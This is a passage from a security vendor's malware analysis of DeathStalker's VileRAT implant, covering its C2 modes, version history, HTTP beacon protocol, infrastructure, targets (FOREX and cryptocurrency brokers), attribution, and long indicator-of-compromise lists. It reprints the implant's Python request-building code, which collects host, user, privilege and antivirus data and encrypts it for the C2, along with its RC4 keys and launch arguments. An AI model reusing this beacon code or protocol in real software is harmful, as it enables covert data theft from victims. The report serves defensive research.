-t	rts IS_TASK_SCHED_ARG	**Main C2 client mode** This is the main execution mode for VileRAT. It regularly polls a C2 server for commands to execute. The commands that can be executed are one of those described in this table (RUN_R_SSH_SHELL_ARG, RUN_CMD_AS_USER_ARG, RUN_R_DYN_SSH_ARG), or one of the additional VileRAT internal update commands. CMD_UPDATE_SVC triggers a (partial or complete) VileRAT update from a C2-downloaded package, while CMD_UPDATE_CONF can update internal delays and enable a keylogger if the C2 requires so.

In a typical first execution for VileRAT, as we identified in 2022, the implant is started with the following arguments:

```
1 ImagesInfo.exe "[u]" -x -m "EDP CredsTask" -i
```

Note than in this case, the target identifier that is passed as the first argument is not actually exploited by VileRAT, and may just be used by the attacker to easily identify running VileRAT processes later. Older VileRAT variants were usually launched with explicit “-f” and “-t” command line switches: those are now implicit and enabled by default.

Here is the list of some notable VileRAT changes we spotted as the versions evolved, apart from regular updates to fix code bugs or handle uncaught exceptions, refactor code, update dependencies, and change configuration:

- Between versions 2.4 and 2.7, VileRAT dropped the capability to use a remote SSH server as a C2 channel, as well as the screenshot implementation;
- In version 3.0, the base64-encoded RC4 key which is used for various encryption routines changed from “Ixada4bxU3G0AgjcX+s0AYndBs4wiviTVIAwDiiEPPA=” to “XMpPrh70/0YsN3aPc4Q4VmopzKMGvhzlG4f6vk4LKkI=”, and an additional XOR pass (of Type B) was added in encoding schemes. The VileRAT remote update mechanism was refactored, and an additional command switch (called pmode) was added;
- In version 3.7, specific Chrome version and Trezor wallet reconnaissance functions that we initially identified for version 2.4 were removed from the code, and VileRAT lost the ability to update from files provided on the filesystem where it was running;
- In version 5.4, the way UUID-type identifiers were generated changed;
- In version 6.5, an additional command switch (called jmode) was added;
- In version 6.6, “-f” and “-t” command options were enabled by default.

VileRAT HTTP C2 protocol

VileRAT’s main C2 communication loop, as executed during Main C2 client mode (as described in VileRAT functionalities above), is quite straightforward and runs in a separate thread:

- Every 2-5 minutes, VileRAT tries to send an HTTP POST request to each of the C2 servers that exist in its configuration, until one replies or until the list is exhausted. Environment data is embedded in a JSON dictionary, which is encrypted using RC4, encoded using the Type B XOR algorithm, base64-encoded and URL-encoded, then finally set as the HTTP request URL path (see Figure 14);
- A C2 server may reply with an HTTP response, whose body can include an encoded and encrypted JSON array. If so, the JSON must contain at least a command to execute.

```
1  def get_request_data(req_type, xmode, pmode):
2      data = {
3          'type': 'svc',
4          'xmode': xmode,
5          'pmode': pmode,
6          'req_type': req_type,
7          'svc_ver': conf.VERSION,
8          'svc_name': conf.SVC_NAME,
9          'ext_uuid': get_ext_uuid(),
10         'svc_uuid': get_service_uuid(),
11         'old_svc_uuid': get_old_service_uuid(),
12         'host': get_hostname(),
```

```
        'uname': get_username(),
        'ia': win32.hap(),
        'wv': win32.gwv(),
        'dt': datetime.datetime.now().strftime('%Y-%m-%d %H-%M-%S'),
        'xn': os.path.basename(sys.executable)
    }
    if req_type == REQ_GET_CMD:
        data['gc'] = global_conf
        data['klr'] = keylogger.kl_run
        data['cr'] = win32.is_process_exist(exe_name='chrome.exe')
        data['avs'] = get_av_list()
    elif req_type in [REQ_FIRST_RUN, REQ_INSTALL_DONE]:
        data['avs'] = get_av_list()
    enc_data = quote(b64encode(encrypt_xor(rc4_encrypt(json.dumps(data).encode('utf-8')))), safe="~
()*!.'")

    return enc_data
```

Figure 14. VileRAT C2 request preparation function

Just as in VileLoader, the User-Agent value in HTTP requests is randomly selected from a fixed list of possible values. The JSON that is passed to the C2 server can be broken down as follows:

JSON Key	Value
type	Fixed value set to “svc”.
xmode	True if VileRAT is executed with the xmode command line switch; false otherwise.
pmode	True if VileRAT is executed with the pmode command line switch; false otherwise.
req_type	Internal C2 command request type, value can be get_cmd, update_done, screenshot, first_run, install_done or klgr.
svc_ver	Internal VileRAT version number as set in VileRAT’s configuration.
svc_name	Internal VileRAT implant name as set in VileRAT’s configuration.
ext_uuid	Partial value of one of the mutexes VileRAT sets to ensure atomic execution. It can either be the same system UUID as the one collected by VileDropper as part of the target identifier generation, or a hard-coded one.
svc_uuid	The target identifier, generated again with the same algorithm used in VileDropper.
old_svc_uuid	A hard-coded value, or the same system UUID as the one collected by VileDropper as part of the target identifier generation, but represented using a different (and presumably older) custom algorithm.
host	Hostname of the target machine.
uname	Username of the target.
ia	1 if the user running VileRAT has administrator privileges; 0 otherwise.
wv	Windows version, formatted as dwMajorVersion.dwMinorVersion (eg. 10.0).
dt	Timestamp of the HTTP request, formatted as YYYY-MM-DD HH-MM-SS.
xn	VileRAT’s filename.
avs	JSON list of installed security products names (e.g., [“windows defender”, “kaspersky internet security”]), as retrieved from WMI by VileRAT.

The C2 answer is expected as an encoded and encrypted JSON list (leveraging the same coding and cryptographic methods as for the JSON in the HTTP request). Each item in the list must be a JSON dictionary that contains at least a “cmd” key. Its value can be one of: update_svc, ssh_rshell, r_cmd, ssh_rdyn or update_conf. Additional JSON key/value pairs can exist in the dictionary and are passed to internal commands as parameters.

A few words about VileRAT’s infrastructure

We looked for specificities in the C2 domains we could retrieve from the samples gathered (either malicious DOCX files, DOTM files and their macros, VileDropper, VileLoader or VileRAT) and that are described in this report. We ignored domains registered before mid-October 2021 because most of them were already disclosed in public sources (all known malicious domains and IPs are listed in full in the indicators of compromise section below). It should be noted that to date, we have identified hundreds of domains associated with VileRAT’s infection chain.

This allowed us to identify some likely VileRAT-specific infrastructure creation preferences:

- Starting from October 2021 at the latest, DeathStalker infrastructure IPs all belong to AS42159 (DELTAHOST UA, located in NL). According to our telemetry, DeathStalker likely started to leverage servers with IP addresses from this AS (along with others) as early as June 2021;

- Malicious domain names are often batch-registered (several domains on the same day) at NAMECHEAP, Porkbun LLC or PDR Ltd.;
- A lot of malicious domain names try to masquerade as seemingly legitimate digital services providers names (such as “azcloudazure[.]com” or “amzbooks[.]org”), and some denote a possible attempt to leverage events of worldwide interest to conduct attack campaigns (such as “weareukrainepeople[.]com” or “covidsrc[.]com”);
- Domain usage seems to be separated most of the time (one domain is used only for either infection DOCX/DOTM, VileLoader or VileRAT), and might indicate a desire by the threat actor to tightly cluster its operations. But all those domains usually point to a very limited set of IP addresses;
- A quick analysis of the characteristics of the services exposed on C2 IPs during malicious activities allowed us to note common signatures: the HTTP service sends a combination of content and header values that could only be retrieved for such malicious infrastructure.

VileRAT’s targets

From August 2021 to the present day, using only data that we could check with our own telemetry, we identified 10 compromised or targeted organizations in Bulgaria, Cyprus, Germany, the Grenadines, Kuwait, Malta, the United Arab Emirates and the Russian Federation (see Figure 15).

Figure 15. Map of organizations targeted by DeathStalker’s VileRAT campaign (darker color indicates a higher concentration)

We could not profile all the identified organizations, but half of them were foreign currency (FOREX) and cryptocurrency exchange brokers. Some identified malicious documents and infrastructure domains contain (parts of) the targeted organizations’ names, and confirm this targeting.

It should be noted that the identified organizations range from recent startups to established industry leaders, including dubious cryptocurrency exchange platforms. Locating such organizations is extremely difficult from the limited data we have at hand, because a small FOREX company might, for instance, host its infrastructure in various foreign countries, employ several remote workers from different countries, and be legally based in a tax haven.

Attribution

When we first discovered VileRAT in June 2020, we initially attributed the implant and associated infection chain to DeathStalker. This first attribution was mainly based on similarities with previously known EVILNUM campaigns (common specific metadata in LNK files, similar TTPs – notably the spear-phishing approach leveraging Google Drive files and fake personas, consistent victimology). The tie between EVILNUM campaigns and DeathStalker has already been demonstrated in our previous article.

We still believe with high confidence that the described updated implants and associated infection chain are developed and operated by DeathStalker:

- The main implants (VileLoader, VileRAT) that are leveraged for this campaign are updates of previously analyzed ones, and still share a large majority of code and implementation specifics with previous samples;
- The various components of the described infection chain (DOCX, macro-enabled DOTM, VileDropper) share implementation logic and techniques that have previously been leveraged by DeathStalker as part of other campaigns (PowerSing and PowerPepper notably):
    - Using malicious documents (fetched from emails) as an infection vector;
    - Signaling infection progress and errors to remote servers;
    - Using a similarly implemented XOR algorithm for string obfuscation (in DOTM macros, and in previously documented PowerPepper loaders);
    - Leveraging Office object properties as hidden data sources;
    - Using similarly implemented hash-like functions with a preset constant (to generate a target identifier in VileDropper, to decode an IP address in PowerSing).

Conclusion

VileRAT, its loader and associated infection chain were continuously and frequently updated for more than two years, and are still leveraged to persistently target foreign currency and cryptocurrency exchange brokers, with a clear intent to escape detection.

Escaping detection has always been a goal for DeathStalker, for as long as we've tracked the threat actor. But the VileRAT campaign took this desire to another level: it is undoubtedly the most intricate, obfuscated and tentatively evasive campaign we have ever identified from this actor. From state-of-the-art obfuscation with VBA and JS, to multi-layered and low-level packing with Python, a robust multi-stage in-memory PE loader, and security vendor-specific heuristic bypasses, nothing has been left to chance.

Considering the vast and quickly changing associated infrastructure as well, there is no doubt DeathStalker is making a tremendous effort to develop and maintain accesses. Yet, there are some glitches and inconsistencies: a final payload weighing more than 10MB (VileRAT), simple infection vectors, lots of suspicious communication patterns, noisy and easily identified process executions or file deployments, as well as sketchy development practices leaving bugs and requiring frequent implant updates. As a result, an efficient and properly setup endpoint protection solution will still be able to detect and block most of VileRAT's related malicious activities.

Putting these facts into perspective, we believe DeathStalker's tactics and practices are nonetheless sufficient (and have proven to be) to act on soft targets who may not be experienced enough to withstand such a level of determination, who may not have made security one of their organization's top priorities, or who frequently interact with third parties that did not do so. We still, however, cannot determine what DeathStalker's principal intention against such targets is: it could range from due diligence, asset recovery, information gathering in the context of litigation or arbitration cases, aiding its customers in working around sanctions and/or spying on the targets' customers, but it still does not appear to be direct financial gain.

Indicators of compromise

Infection DOCX MD5 hashes

09FB41E909A0BCA1AB4E08CB15180E7C
0B4F0EAD0482582F7A98362DBF18C219
0CB7936975F74EA2C4FA476A6E3D5A05
15C62D22495CA5AA4BB996B2CB5FEB7F
1AAFBE60E4D00A3BFFDB76FA43C2ADBB
237831757F629BA61C202B51E0026C9B
238CD8435ADFFDAEBBF9D7489764648A
241AD2BB7E703343F477960B39A8B300
257754E9CD6EEC6DB5323E282FB16A74
2BAADB95EF832CF5EB550121FA0292D0
2C6314821C64F235E862B38DADEE535E
2F8817B75D81C2F029FA70DE69B4A94B
3C4F409A7926731254B44CA6526DCED1
3C9A5A69CC928A39519178DA2A8EFFB6
5BE87EC5A2F48483317A57CE120ACC0E
609F595053D481C047D9C9B8C0F6B39C
63090A9D67CE9534126CFA70716D735F
77612466654702C7ED7C6B1C21CFAEFE
77B4AF2734782DC7FC10A6FD7978AE80
79157A3117B8D64571F60FE62C19BF17
7C7D4DFAC6A2628B9921405F25188FE3
8746077795FF9C33A591C7E261B7C7B8
9352DBA6CC8AC67F22E62D7A1B5E51B6
9895D0C19AC482F62C53AD8399F98B66
A4B79DA85C6EE26D0EBEA444A60DB900
A7FB4779F2A1C4A27DA2E74616DB7C31
B09A35B75700D11A251BDFC51B1D08E9
C212AF0C8A880697374E06B59376F991
C59EB65B0B237E39AFED796C5B3DB417
C75FC659F257291C9CCC94C3FF4B5A83
C818E4BCA286C690156EFF37DAA2E209
C86F8642560A6353ED2FE44F0C6B07E8
D72B649DF88D78441D5629AF99FA1D40
E0D474AF77E89BF1C2DBB7D7A5F8ACE9
E28F2F0546EF07BC3425528D813EC954
E375B63A76DADDFF5741B340AE7BD6A8
E51CBCF89A26686C62350BAE371F8601

E726520B3AD875B516DF6C3D25476444
F0D3CFF26B419AFF4ACFEDE637F6D3A2
FB75DDE8F9E473D019A6CBDBB0D2283A
FF2558571EE99ED4AEC63A3980719034

Macro-enabled DOTM remote templates MD5 hashes

02C1EC61C4E740AF85B818A89E77E2C2
75A3F8D143CF96C163106E21272FF170
7FCC03D062AC8AA2BE8D7600B68FC53A
82D841D7712AB0EE9F1BBB6B3D22821A
93CE42F23B0800F257D355C0B10C8D79
E6F9D538FCDF46493DF8ECB648F98D13

VileDropper JavaScript MD5 hashes

3C8052862B194F205AC5138BF07ADFBE
43A2B45D25BB898DBBCB2EE36C909D64
6E201A9BB9945BDC816A7A9C2DCF73B9
7822FF3D5008E0B870BB03EF8D2032DC
99F762D23451B9ABABA95BCE3F544FDB
C97B0753A263E042EB6E3C72B2F6565F
CABAF29E9763D18B0D0DFFBC576FDF3E

VileLoader (stage 1 binary) MD5 hashes

0456FA74B8CC6866C5D1CE9E15136723
0BD06D2C17987C7B0C167F99BB4DC0B4
0F3685A6ACA7991C209D41D0E2279861
107A084A1C8A6E9E5B3BEF826C3443DC
15A192BB683BD47956CC91B2CFCE3052
161FE654DDED7AE74EE40F1854B9F81E
174CF10F0F320B281B3FFBF782771AD7
22DDB087EF3310B3F724544F74E28966
237BAB121E846DCFA492E7CC5966EAD9
2503B8AABEEB2649915126573307B648
29EF001568851845B84F3CD163BFD439
2A5ECA9B83A999E86054E53330F68F5B
2DBEA08AFE245F246B500727B7D27761
2FC7211C94B7C89968ACFAD8C084EE3B
2FDDDA0DC33D3F8BAB906C43982AA4A2
30CA78A99F49782942835B1C10E2834A
33F1303842BDDC98205984E6ACF782F7
344A41ECF89B5642B6FE0A695852AA1B
36E60C00A64BAA014CF7A44CB9C9F410
3C960DCC782A4D9552F0CC96451633C8
3D127901AFD64EACE4C7B939FDBA90BB
3E0A49646B9D5D0C63036692BA1C7315
3FC5AB8A3EAB1D8CFF8530BBE2BAE608
524909CB66848B1EE2987FDC0B69B451
52B208E86C0DDE252200953A4EB71EA3
52C1E4537424E151469E8E67DF07EFE6
577497F9E9D4EA6070AA250B355DCFB1
578E16856061F6CB760B06B1735F9143
5BA950833DC55FE30F1E24CBCF1DEA3C
5D9DB5350E1CA2D9DACBA75F4AA80AE0
6677B435A7455579BC063BD9F7CBE65E
6A1672401FFD7FB64DFE09A7A464067C
6AED3D8D53CB4B90FF0EDA8803C7F1F5
6E056456B2F40D2C47219C6DB24D9541
700B71690C7902DEC10275A6AE320ADF
77AC6332A5A4DE5712B66949AC8BF582
7B478EDC2B74D7ECDC6B1D9532C9E7F8
80A84624126B6D72FF5D1B25B80204C2
82118066CF5EE34E7956F8D288B725E6
85C09C35F85EDD1428208CD240A72BD8
8B4905B5D0142EBD67B103E2CDD047E3
8C377D184D88991388B7D0ED6CFB4A98

8C4975EDB8C6BE37C416D9B6483E9BD5
942D540F7608752233800AEB66BC8DC7
977D5BABF7112F1B6072EAA1F3F896B8
991CA8ECD3F4A70892CFF4FB774AF22B
A82C6772F984A9B49A1512B913DA4332
AB4B8D26D389C76B3D4A85E2CCB9E153
B68915810F6DE276A706E7F4C37645EA
B6EE9DAEA4B2D849793E651603A1512D
BC162B6742AA1EA86A3B391D549EF969
C21025561A3151F9EB2C728AAB5A7A90
C3828CE2ED1453EFAAD442D150B79F6E
C89D5BB8A36C0F2891B5A75834A7AD64
CF8988662588C8FE943ECF42FC35E0B4
D3E95C81D038CBF6EFC5AF3208313922
DB1A697955F1140AED36864617F41425
DB2179161FA0FC1694BD7425D1E80A5D
DB6800CF6288BA0B7492F533F519CA24
DC6F128A5316FB9AF66EA01190C63895
E18078DCA1A1F452B06EC0D9C30982B6
E3F106AF3E45C480BF9E45EB21617083
E833910AB506B08DB2A0E7E1313C6556
EA71FCC615025214B2893610CFAB19E9
F02B13F9634604BE5388B3C13C7CEC8D
F18D216B070744097846F96877865D1C
F5884141B04503EE6AFB2A17FD7761FC
F93FEE328737CB97D83701A4A50EAEFD
FC5F0CC23280547E1D727534649B3DFA
FFE01DCCC1AA70C80EBB1B9F8FCADF1F

VileRAT (standalone) MD5 hashes

348C99A209616FC674FCABCAFDDBA4A0
99B54991FCE2C6D17CDEF7BBD60FDA27
B0353610172416A9FFCD3E7FB7BAE648
EC04E0D3EADF043A1219942051A2A147
BB2113989478DB0AE1DFBF6450079252
15BAF177FC6230CE2FCB483B052EB539
BAB0B5BB50C349CEFD9DEDF869EB0013
D3947C239A07090DEB7D4A9D21D68813
B4183E52FB807689140ED5AA20808700
A7B300D6CB0488358A80C512A64FF570
8F20155F0D9541F7CB5C3BBDC402498B
6D0B710057C82E7CCD59A125599C8753
14D9D03CBB892BBBF9939EE8FFFDD2B5
A62850FD3D7DEC757043AB33417E7A13
03205E90135FD84D74AF8B38D1960994
ACCC6633AF50AEA83024AB5A0861375B
E1956B827EF36A0DDE5C42F2C26AC8B6
DBD9CBAEB27326EF2AEAD32292D70632
8F9D01DC7D1EB9AB388BF94F0B926E3B
6E79535F38248C7769365881C577DF29

C2 IP addresses

185.161.208[.]172	2022-07, and 2021-06 to 07 at least
185.161.208[.]207	2022-07 at least
185.161.209[.]87	2022-06 at least
185.161.208[.]209	2022-05 to 06 at least
185.161.208[.]20	2022-04 to 06 at least
185.161.208[.]225	2022-03 to 04 at least
185.236.76[.]230	2022-03 to 04 at least
185.236.76[.]30	2022-03 at least
185.236.76[.]34	2022-03 at least
185.161.209[.]223	2022-01 to 02 at least
185.161.209[.]28	2022-01 to 02 at least
185.161.208[.]166	2021-12 to 2022-01 at least
185.161.208[.]182	2021-12 at least
185.161.209[.]97	2021-11 and 08 at least

185.236.76[.]21	2021-11 at least
185.161.209[.]117	2021-10 at least
185.161.208[.]64	2021-10 at least
185.161.208[.]194	2021-09 to 10 at least
185.161.209[.]170	2021-09 at least
185.161.208[.]160	2021-07 to 09 at least
193.56.28[.]201	2020-07 at least
185.236.230[.]25	2020-07 at least

C2 domain names

Note: *the C2 domain names have been identified in our own telemetry or extracted from malicious files that are described in this article and that we analyzed. The domains may still have previously (or later) been used for legitimate purposes as domains may get reused over time. Even if we could not notice such a conflict up to now, the resolution of a hostname that belongs to such domain must better be checked to match previously listed C2 IP addresses, before concluding it is indicative of a compromise.*

rowfus[.]com
shopadvs[.]com
svclouds[.]com
corstand[.]com
getappcloud[.]com
hostboxapp[.]com
weareukrainepeople[.]com
eroeurovc[.]com
flightpassist[.]com
ihotel-deals[.]com
mevcsft[.]com
msfsvctassist[.]com
pinktwinlers[.]com
plantgrn[.]com
wazalpne[.]com
affijay[.]com
upservicemc[.]com
msfbckupsc[.]com
estimefm[.]org
visitaustriaislands[.]com
bookaustriavisit[.]com
hubflash[.]co
bookingitnow[.]org
planetjib[.]com
enigmadah[.]com
qeliabhat[.]com
qnmarry[.]com
pngdoma[.]com
robmkg[.]com
textmaticz[.]com
goalrom[.]com
deltacldll[.]com
nortonalytics[.]com
udporm[.]com
dellscanhw[.]com
mailcloudservices[.]org
hpcloudlive[.]com
windowslive-detect[.]com
zummaride[.]com
cashcores[.]org
thesailormaid[.]com
multizoom[.]org
poccodom[.]com
msftmnvm[.]com
plancetron[.]com
covidsrc[.]com
covidsvcrc[.]com
msftcd[.]com
rombaic[.]com
cargoargs[.]com
amazoncld[.]com

printauthors[.]com
amznapis[.]com
thismads[.]com
ammaze[.]org
eroclasp[.]com
mullticon[.]com
audio-azure[.]com
azure-affiliate[.]com
service-azure[.]com
scan-eset[.]com
check-avg[.]com
adsmachineio[.]com
api-pixtools[.]com
api-printer-spool[.]com
driver-wds[.]com
flowerads[.]cloud
globaladdressbook[.]cloud
msft-cdn[.]cloud
windows-accs[.]live
windows-ddnl[.]com
freepbxs[.]com
trvol[.]com
trvolume[.]net
corpxtech[.]com
veritechx[.]com
vvxtech[.]net
extrasectr[.]com
trquotesys[.]com
quotingtrx[.]com
booknerfix[.]com
bgamifieder[.]com
book-advp[.]com
netwebsoc[.]com
refinance-ltd[.]com
windnetap[.]com
n90app[.]com
appdllsvc[.]com
meetomoves[.]com
moretraveladv[.]com
hostedl[.]com
agagian[.]com
informaxima[.]org
polanicia[.]com
am-reader[.]com
liongracem[.]com
jmarrycs[.]com
worldchangeos[.]com
gvgnci[.]com
ananoka[.]com
netpixelds[.]com
allmyad[.]com
wicommerece[.]com
showsvc[.]com
borisjns[.]com
govdefi[.]com
dogeofcoin[.]com
realshbe[.]com
questofma[.]com
covidgov[.]org
govtoffice[.]org
covidaff[.]org
covsafezone[.]com
msftinfo[.]com
invgov[.]org
anypicsave[.]com
navyedu[.]org
anyfoodappz[.]com

cloudazureservices[.]com
dnserviceapp[.]com
picodehub[.]com
musthavethisapp[.]com
refsurface[.]com
amazoncontent[.]org
wizdomofdo[.]com
tomandos[.]com
amazonappservice[.]com
amzncldn[.]com
azurecontents[.]com
philipfin[.]com
cloudhckpoint[.]com
checkpoint-ds[.]com
iteamates[.]com
global-imsec[.]com
printfiledn[.]com
msftprintsvc[.]com
worldsiclock[.]com
deuoffice[.]org
amazonpmnt[.]com
alipayglobal[.]org
cloudamazonft[.]com
apple-sdk[.]com
azurecfd[.]com
apiygate[.]com
msftcrs[.]com
sysconfwmi[.]com
dnstotal[.]org
namereslv[.]org
mailservicenow[.]com
cloudreg-email[.]com
apidevops[.]org
zerobitfan[.]com
edwardpof[.]com
mainsingular[.]com
totaledgency[.]com
admex[.]org
outlookfnd[.]com
bookfinder-ltd[.]com
earthviehuge[.]com
estoniaforall[.]com
jarviservice[.]org
moreofestonia[.]com
traveladvnow[.]com
tripadvit[.]com
advideoc[.]org
auzebook[.]com
mslogger[.]org
netmsvc[.]com
ntlmsvc[.]com
prodeload[.]com
realmacblog[.]com
roblexmeet[.]com
weatherlocate[.]com
crm-domain[.]net
leads-management[.]net
voipasst[.]com
voipreq12[.]com
voipssupport[.]com
telefx[.]net

Suspected C2 domain names

Note: *the suspected C2 domain names have been identified because they were both registered in a similar way than known C2 domain names, AND because associated hostnames pointed to known C2 IP addresses during a timeframe of known malicious activity. While we believe with medium to high confidence the vast majority of these*

domains have been or could be leveraged by DeathStalker, it is still possible that a few of them never support malicious activities.

adsoftpic[.]com
azcloudazure[.]com
azureservicesapi[.]com
diamondncenter[.]biz
forceground[.]co
multitrolli[.]com
searchvpics[.]com
superimarkets[.]com
symantecq[.]com
yorkccity[.]com
cosmoscld[.]com
oglmart[.]com
shopamzn[.]org
aidobe-update[.]com
amzn-services[.]com
applecloudnz[.]com
esetupdater[.]com
fastnetbrowsing[.]com
findmypcs[.]com
flyingpackagetrack[.]com
mcafee-secd[.]com
msfastbrowse[.]com
murfyslaws[.]com
networkcanner[.]com
nvidiaupdater[.]com
oauth-azure[.]com
oautho[.]com
orbiz[.]me
outlooksyn[.]com
pdfscan-now[.]com
soundstuner[.]com
timetwork[.]com
wingsnsun[.]com
azuredllservices[.]com
mailgunltd[.]com
officelivecloud[.]com
kgcharles[.]com
mstreamvc[.]com
streamsrvc[.]com
walltoncse[.]org
wldbooks[.]com
travelbooknow[.]org
amzbooks[.]org
atomarket[.]org
elitefocuc[.]com
futureggs[.]com
newedgeso[.]com
topotato[.]org
wwcsport[.]org
firedomez[.]com
gratedomofrome[.]com
servicebu[.]org
servicejap[.]com
appcellor[.]com
cloud-appint[.]com
coreadvc[.]com
sellcoread[.]com
allrivercenter[.]com
missft[.]com
onesportinc[.]com
tophubbyriver[.]com
yourprintllc[.]com
azuredcloud[.]com
bingapianalytics[.]com

mscloudin[.]com
msdllopt[.]com
netrcmapi[.]com
pcamanalytics[.]com
dbcallog[.]com
msft-dev[.]com
msftapp[.]com
msftprint[.]com
msintsvc[.]com
praxpay[.]org
print-hpcloud[.]com
svcscom[.]com
unitedubai[.]org
unitepixel[.]org
advflat[.]com
cloudappcer[.]com
cloudpdom[.]com
dustforms[.]com
econfuss[.]com
ezteching[.]com
infntio[.]com
luccares[.]com
orklaus[.]com
roboecloud[.]com
wdigitalecloud[.]com
advertbart[.]com
bunflun[.]com
covdd[.]org
inetp-service[.]com
infcloudnet[.]com
khnga[.]com
mailservice-ns[.]com
webinfors[.]com
yomangaw[.]com
azueracademy[.]com
cyphschool[.]com
imagegyne[.]com
imageztun[.]com
netoode[.]com
olymacademy[.]com
pivotnet[.]org
fxmt4x[.]com
telecomwl[.]com
xlmfx[.]com

[1] This is an expected result from the standard CPython build chain: the build configuration will automatically tag a binary with such version naming if compilation is done from sources that do not match a defined tag (for instance, 3.7.4) or are modified.

[2] All JSON dictionaries required by commands are URL-encoded, base64-encoded, and RC4-encrypted with a base64-encoded RC4 key of “XMpPrh70/0YsN3aPc4Q4VmopzKMGvhzlG4f6vk4LKkI=” (starting from VileRAT 3.0; previous samples use a different key).